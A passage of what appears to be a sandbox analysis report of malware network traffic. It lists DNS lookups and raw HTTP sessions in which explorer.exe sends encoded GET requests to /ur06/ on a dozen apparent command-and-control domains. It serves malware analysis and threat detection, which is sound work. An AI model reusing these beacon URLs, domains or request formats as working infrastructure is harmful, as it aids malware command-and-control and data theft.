Jan 13, 2021 21:40:39.076437950 CET	192.168.2.4	8.8.8.8	0xfb5a	Standard query (0)	www.allismd.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:44.826822996 CET	192.168.2.4	8.8.8.8	0x106	Standard query (0)	www.qoo10online.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:49.927184105 CET	192.168.2.4	8.8.8.8	0xe769	Standard query (0)	www.central-car-sales.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:55.942719936 CET	192.168.2.4	8.8.8.8	0x45d7	Standard query (0)	www.nolarapper.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:06.247328997 CET	192.168.2.4	8.8.8.8	0xc240	Standard query (0)	www.promanconsortium.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:11.887011051 CET	192.168.2.4	8.8.8.8	0x87e8	Standard query (0)	www.animaliaartist.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:37.266710997 CET	192.168.2.4	8.8.8.8	0x3889	Standard query (0)	www.animaliaartist.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:38.135998011 CET	192.168.2.4	8.8.8.8	0x337e	Standard query (0)	www.profille-sarina23tammara.club	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:43.769854069 CET	192.168.2.4	8.8.8.8	0xd6f9	Standard query (0)	www.restaurantsilhouette.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:42:10.255633116 CET	192.168.2.4	8.8.8.8	0x6234	Standard query (0)	www.nipseythegreat.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:40:01.423151970 CET	8.8.8.8	192.168.2.4	0xcf09	No error (0)	www.bimetalthermostatksd.com		52.116.52.25	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:06.836218119 CET	8.8.8.8	192.168.2.4	0x8e2d	No error (0)	www.straightlineautoserviceerie.net		104.18.45.60	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:06.836218119 CET	8.8.8.8	192.168.2.4	0x8e2d	No error (0)	www.straightlineautoserviceerie.net		104.18.44.60	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:06.836218119 CET	8.8.8.8	192.168.2.4	0x8e2d	No error (0)	www.straightlineautoserviceerie.net		172.67.210.21	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:12.393527031 CET	8.8.8.8	192.168.2.4	0x78bb	No error (0)	www.cmoorestudio.com	cmoorestudio.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:40:12.393527031 CET	8.8.8.8	192.168.2.4	0x78bb	No error (0)	cmoorestudio.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:15.513267994 CET	8.8.8.8	192.168.2.4	0x756f	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:40:18.143990993 CET	8.8.8.8	192.168.2.4	0xb270	No error (0)	www.eldritchparadox.com		66.96.147.112	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:23.496516943 CET	8.8.8.8	192.168.2.4	0x6e0d	Name error (3)	www.nipseythegreat.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:28.576649904 CET	8.8.8.8	192.168.2.4	0x51fb	No error (0)	www.maconanimalexterminator.com	maconanimalexterminator.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:40:28.576649904 CET	8.8.8.8	192.168.2.4	0x51fb	No error (0)	maconanimalextermintor.com		107.180.50.162	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:33.970165014 CET	8.8.8.8	192.168.2.4	0xa2d3	No error (0)	www.pelisplusxd.net		104.21.26.55	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:33.970165014 CET	8.8.8.8	192.168.2.4	0xa2d3	No error (0)	www.pelisplusxd.net		172.67.135.124	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:39.167140961 CET	8.8.8.8	192.168.2.4	0xfb5a	No error (0)	www.allismd.com	allismd.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:40:39.167140961 CET	8.8.8.8	192.168.2.4	0xfb5a	No error (0)	allismd.com		5.181.218.55	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:44.894416094 CET	8.8.8.8	192.168.2.4	0x106	Name error (3)	www.qoo10online.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:50.228456974 CET	8.8.8.8	192.168.2.4	0xe769	No error (0)	www.central-car-sales.com		219.94.203.152	A (IP address)	IN (0x0001)
Jan 13, 2021 21:40:56.002938032 CET	8.8.8.8	192.168.2.4	0x45d7	No error (0)	www.nolarapper.com	nolarapper.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:40:56.002938032 CET	8.8.8.8	192.168.2.4	0x45d7	No error (0)	nolarapper.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:06.533694983 CET	8.8.8.8	192.168.2.4	0xc240	No error (0)	www.promanconsortium.com		192.185.0.218	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:12.040739059 CET	8.8.8.8	192.168.2.4	0x87e8	No error (0)	www.animaliaartist.com	animaliaartist.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:41:12.040739059 CET	8.8.8.8	192.168.2.4	0x87e8	No error (0)	animaliaartist.com		67.205.105.239	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:37.322856903 CET	8.8.8.8	192.168.2.4	0x3889	No error (0)	www.animaliaartist.com	animaliaartist.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:41:37.322856903 CET	8.8.8.8	192.168.2.4	0x3889	No error (0)	animaliaartist.com		67.205.105.239	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:38.364562988 CET	8.8.8.8	192.168.2.4	0x337e	No error (0)	www.profille-sarina23tammara.club		198.54.117.244	A (IP address)	IN (0x0001)
Jan 13, 2021 21:41:43.830523014 CET	8.8.8.8	192.168.2.4	0xd6f9	No error (0)	www.restaurantsilhouette.com	restaurantsilhouette.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:41:43.830523014 CET	8.8.8.8	192.168.2.4	0xd6f9	No error (0)	restaurantsilhouette.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 21:42:10.354531050 CET	8.8.8.8	192.168.2.4	0x6234	Name error (3)	www.nipseythegreat.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.bimetalthermostatksd.com
- www.straightlineautoserviceerie.net
- www.cmoorestudio.com
- www.eldritchparadox.com
- www.maconanimalexterminator.com
- www.pelisplusxd.net
- www.allismd.com
- www.central-car-sales.com
- www.nolarapper.com
- www.promanconsortium.com
- www.profille-sarina23tammara.club
- www.restaurantsilhouette.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49759	52.116.52.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:01.588515997 CET	1203	OUT	GET /ur06/?w0G=ndiTFPcHXxkLG&jL30vv=4+vqZVQ9LP0tYNJwqIJqTMrGnRgLKgnq9++j1JI6NapyJjh9Dnkjag OTogd41UqO7PE2 HTTP/1.1 Host: www.bimetalthermostatksd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:40:01.747785091 CET	1211	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 13 Jan 2021 20:40:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Location: https://www.bimetalthermostatksd.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=4+vqZVQ9LP0tYNJwqIJqTM rGnRgLKgnq9++j1JI6NapyJjh9DnkjagOTogd41UqO7PE2 X-Cache-CFC: - Data Raw: 61 32 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: a2<html><head><title>301 Moved Permanently</title></head><body> <h1>301 Moved Permanently</ h1> <hr> nginx </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49762	104.18.45.60	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:06.887569904 CET	1331	OUT	GET /ur06/?jL30vv=dBzHXj1PLbGKDWSMCg4tmT0IZWR4k/GAB0M1UwNUCAEqMwDxdKAMxPHuhT5PYnumJ/v6&w0G =ndiTFPcHXxkLG HTTP/1.1 Host: www.straightlineautoserviceerie.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:40:07.314032078 CET	1332	IN	HTTP/1.1 403 forbidden Date: Wed, 13 Jan 2021 20:40:07 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=dd0f9a9aa8e253d8c19b87cf8fff517111610570406; expires=Fri, 12-Feb-21 20:40:06 GMT; path=/; domain=.straightlineautoserviceerie.net; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 079f13340d000041075f803000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Fbhd0pgrK43lX9YqfuIqQZxthUNI6EY439v6 Jfr8mjdryX8RBjEmP6KaG2XY2dAA1XLq6kfIdLTZLqVVJ78JYS5DXI68UiE4%2B4ziBG61wvNitggk9pFgSocgHDWz gkru4%2B3IjQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6111ee3348824107-PRG Data Raw: 64 0d 0a 34 30 33 20 46 4f 52 42 49 44 44 45 4e 0d 0a Data Ascii: d403 FORBIDDEN

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49780	198.54.117.244	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:41:38.560393095 CET	5709	OUT	GET /ur06/?w0G=ndiTFPcHXxkLG&jL30vv=/QZku4jr0440TRq1cGoqU4zGfqmcs15TzcELdSgrk2PZPfOWImoRhm S5wBIMgXh1KjYf HTTP/1.1 Host: www.profille-sarina23tammara.club Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49781	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:41:43.872421026 CET	5710	OUT	GET /ur06/?jL30vv=od76TQmID0UO/sc9+bcFatn96tBtJGQtXfTaHo3viWpz9AXNvDUjqBKfptgwNsw4Xhh6&w0G =ndiTFPcHXxkLG HTTP/1.1 Host: www.restaurantsilhouette.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:41:44.011373997 CET	5711	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:41:43 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc8396-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49782	52.116.52.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:41:49.177076101 CET	5711	OUT	GET /ur06/?w0G=ndiTFPcHXxkLG&jL30vv=4+vqZVQ9LP0tYNJwqIJqTMrGnRgLKgnq9++j1JI6NapyJjh9DnkjagOTogd41UqO7PE2 HTTP/1.1 Host: www.bimetalthermostatksd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:41:49.335088968 CET	5712	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 13 Jan 2021 20:41:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Location: https://www.bimetalthermostatksd.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=4+vqZVQ9LP0tYNJwqIJqTMrGnRgLKgnq9++j1JI6NapyJjh9DnkjagOTogd41UqO7PE2 X-Cache-CFC: - Data Raw: 61 32 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: a2<html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49783	104.18.45.60	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:41:54.395767927 CET	5713	OUT	GET /ur06/?jL30vv=dBzHXj1PLbGKDWSMCg4tmT0IZWR4k/GAB0M1UwNUCAEqMwDxdKAMxPHuhT5PYnumJ/v6&w0G=ndiTFPcHXxkLG HTTP/1.1 Host: www.straightlineautoserviceerie.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:41:54.788088083 CET	5714	IN	HTTP/1.1 403 forbidden Date: Wed, 13 Jan 2021 20:41:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=dfd0fab4e196dd824a52ac4718c5a73f91610570514; expires=Fri, 12-Feb-21 20:41:54 GMT; path=/; domain=.straightlineautoserviceerie.net; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 079f14d8000000412b4009d000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=AsIo%2B%2BFqy3sjPwf5iLcgi8tRFsAvxWH2b7f4SMt2J3T0SahZ975EaXcTQbTZy4NHbLEAUCJ3iFG0vpMe80oK1QRSMPMDjDpTKXx4wEZEeephFgF1lx4Tivn2sC9vVD22GfrcWg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6111f0d33ef1412b-PRG Data Raw: 64 0d 0a 34 30 33 20 46 4f 52 42 49 44 44 45 4e 0d 0a Data Ascii: d403 FORBIDDEN

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49784	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:41:59.841177940 CET	5714	OUT	GET /ur06/?w0G=ndiTFPcHXxkLG&jL30vv=31XH+/ZkH6XWvzYOvP3dx+IltFKBIJcLA5RIt4d/klJVe3zOK/eQlkY/FHXkQqvnuoQd HTTP/1.1 Host: www.cmoorestudio.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:41:59.979943991 CET	5715	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:41:59 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc83a1-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49785	66.96.147.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:42:05.114039898 CET	5715	OUT	GET /ur06/?jL30vv=NJdWbsV2u7ATozThGPJW562SCHcv7adlbOXfAv9Rw44AAe+AdzXHr9B7MZkJTBbvjbit&w0G=ndiTFPcHXxkLG HTTP/1.1 Host: www.eldritchparadox.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:42:05.247495890 CET	5717	IN	HTTP/1.1 404 Not Found Date: Wed, 13 Jan 2021 20:42:05 GMT Content-Type: text/html Content-Length: 867 Connection: close Server: Apache/2 Last-Modified: Fri, 10 Jan 2020 16:05:10 GMT Accept-Ranges: bytes Accept-Ranges: bytes Age: 0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 45 72 72 6f 72 20 2d 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 23 61 64 5f 66 72 61 6d 65 7b 20 68 65 69 67 68 74 3a 38 30 30 70 78 3b 20 77 69 64 74 68 3a 31 30 30 25 3b 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 7b 20 6d 61 72 67 69 6e 3a 30 3b 20 62 6f 72 64 65 72 3a 20 30 3b 20 70 61 64 64 69 6e 67 3a 20 30 3b 20 7d 0d 0a 20 20 20 20 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 2f 61 6a 61 78 2e 67 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 31 30 2e 32 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 75 72 6c 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 3f 64 6e 3d 27 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 64 6f 63 75 6d 65 6e 74 2e 64 6f 6d 61 69 6e 20 2b 20 27 26 70 69 64 3d 39 50 4f 4c 36 46 32 48 34 27 3b 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 24 28 64 6f 63 75 6d 65 6e 74 29 2e 72 65 61 64 79 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 24 28 27 23 61 64 5f 66 72 61 6d 65 27 29 2e 61 74 74 72 28 27 73 72 63 27 2c 20 75 72 6c 29 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0d 0a 20 20 20 20 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0d 0a 20 20 20 20 3c 62 6f 64 79 3e 0d 0a 20 20 20 20 20 20 20 20 3c 69 66 72 61 6d 65 20 69 64 3d 22 61 64 5f 66 72 61 6d 65 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 22 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 6e 6f 22 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 62 72 6f 77 73 65 72 20 64 6f 65 73 20 6e 6f 74 20 73 75 70 70 6f 72 74 20 69 66 72 61 6d 65 27 73 20 2d 2d 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 3c 2f 69 66 72 61 6d 65 3e 0d 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0d 0a 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML><html> <head> <title>404 Error - Page Not Found</title> <style> # ad_frame{ height:800px; width:100%; } body{ margin:0; border: 0; padding: 0; } </style> <script src="//ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js"></script> <script type="text/javascript" language="JavaScript"> var url = 'http://www.searchvity.com/?dn=' + document.domain + '&pid=9POL6F2H4'; $(document).ready(function() { $('#ad_frame').attr('src', url); }); </script> </head> <body> <iframe id="ad_frame" src="http://www.searchvity.com/" frameborder="0" scrolling="no"> ... browser does not support iframe's --> </iframe> </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49768	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:12.435581923 CET	5672	OUT	GET /ur06/?w0G=ndiTFPcHXxkLG&jL30vv=31XH+/ZkH6XWvzYOvP3dx+IltFKBIJcLA5RIt4d/klJVe3zOK/eQlkY/FHXkQqvnuoQd HTTP/1.1 Host: www.cmoorestudio.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:40:14.786267042 CET	5676	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:40:12 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc838f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49770	66.96.147.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:40:18.268443108 CET	5686	OUT	GET /ur06/?jL30vv=NJdWbsV2u7ATozThGPJW562SCHcv7adlbOXfAv9Rw44AAe+AdzXHr9B7MZkJTBbvjbit&w0G=ndiTFPcHXxkLG HTTP/1.1 Host: www.eldritchparadox.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:40:18.403419018 CET	5688	IN	HTTP/1.1 404 Not Found Date: Wed, 13 Jan 2021 20:40:18 GMT Content-Type: text/html Content-Length: 867 Connection: close Server: Apache/2 Last-Modified: Fri, 10 Jan 2020 16:05:10 GMT Accept-Ranges: bytes Accept-Ranges: bytes Age: 0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 45 72 72 6f 72 20 2d 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 23 61 64 5f 66 72 61 6d 65 7b 20 68 65 69 67 68 74 3a 38 30 30 70 78 3b 20 77 69 64 74 68 3a 31 30 30 25 3b 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 7b 20 6d 61 72 67 69 6e 3a 30 3b 20 62 6f 72 64 65 72 3a 20 30 3b 20 70 61 64 64 69 6e 67 3a 20 30 3b 20 7d 0d 0a 20 20 20 20 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 2f 61 6a 61 78 2e 67 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 31 30 2e 32 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 